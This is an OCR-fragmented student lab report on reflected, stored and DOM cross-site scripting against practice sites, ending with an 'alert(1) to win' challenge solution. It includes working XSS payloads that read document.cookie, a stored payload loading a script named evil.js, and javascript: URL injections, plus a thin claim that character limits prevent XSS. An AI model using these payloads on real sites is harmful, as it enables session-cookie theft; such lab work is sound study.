SECURE CODING LAB-5


SAI VISWAS

18BCD7124


1.**Reflected XSS**

Commands and Outputs:

1) <br>18BCD7124</br>




viswas</br>




Sorry, no results were found for
viswas
. Try again.

2) <a href="https://www.facebook.com">viswas</a>




<a href="https://www.fa




Sorry, no results were found for **viswas**. Try again.

When I click on that, it will redirect into the page URL I have given,




www.facebook.com refused to connect.

3) <script>alert(document.cookie);</script>




<script>alert(document.c

The Payload we entered should give a reply with the Session Cookie.




An embedded page at xss-doc.appspot.com says

4) <img src=x onerror="alert(document.cookie);"



<img src=x onerror="alei

The Payload we entered should give a reply with the Session Cookie,



An embedded page at xss-doc.appspot.com says


Sorry, no results were found for . Try again.

With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.

2. Stored XSS

Commands and Outputs:

1.)




You
Thu Feb 25 2021 00:27:15 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!


```
<img src=vis onerror="alert('Pop-up window via stored XSS');"
```



An embedded page at xss-doc.appspot.com says

Pop-up window via stored XSS

2)



Blabber with your friends

You

Thu Feb 25 2021 00:27:15 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!


You

Thu Feb 25 2021 00:31:43 GMT+0530 (India Standard Time)

You


Thu Feb 25 2021 00:36:44 GMT+0530 (India Standard Time)

```
<img src=x onerror="alert(document.cookie);"
```



An embedded page at xss-doc.appspot.com says


3)




You

Thu Feb 25 2021 00:36:44 GMT+0530 (India Standard Time)

```
='//xss-
doc.appspot.com/static/evil.js';document.body.app
endChild(s);"
```






You

Thu Feb 25 2021 00:44:52 GMT+0530 (India Standard Time)

HACKED!


3) Dom XSS

Commands and Outputs:




devijagannadh.in/xss/dom

Hello, guest!



brutelogic.com.br/tests/sinks.html?name=viswas18BCD7124


Hello, viswas18BCD7124!



brutelogic.com.br/tests/sinks.html?name=viswas18BCD7124<img%20src=x%20onerror=alert(document.cookie)>


CD7124!

brutelogic.com.br says



brutelogic.com.br/tests/sinks.html?index=alert(document.cookie)


brutelogic.com.br says



brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1)

brutelogic.com.br says

1




brutelogic.com.br/tests/sinks.html?redir=javascript:alert(document.cookie)

brutelogic.com.br says

How Secure Coding is related to XSS?

Secure Coding plays a huge role in preventing these XSS attacks. These cross-site scripting attacks can only be used in such websites where scripts can be executed even though they are not meant to. Such websites are vulnerable to XSS. These XSS attacks can be prevented by limiting the few characters usable in the fields, such that no malicious payloads/ scripts can be executed in our websites. Nowadays there are numerous websites which are vulnerable to XSS. By implementing some several restrictions like Character limitation etc. our websites can be secured and will be invulnerable to XSS.

Challenge:



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 12

");alert(1,"

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User		Score	Browser
... ShabbyMe		? 0	Firefox/77
geniusmaster33	don't worry about less than 12 its a hack	? 4	Chrome/86
jay	123	? 11	Chrome/86
viswas	Comment	12	Chrome/88
ma		? 12	Chrome/88
Kyzer	12	? 12	Firefox/84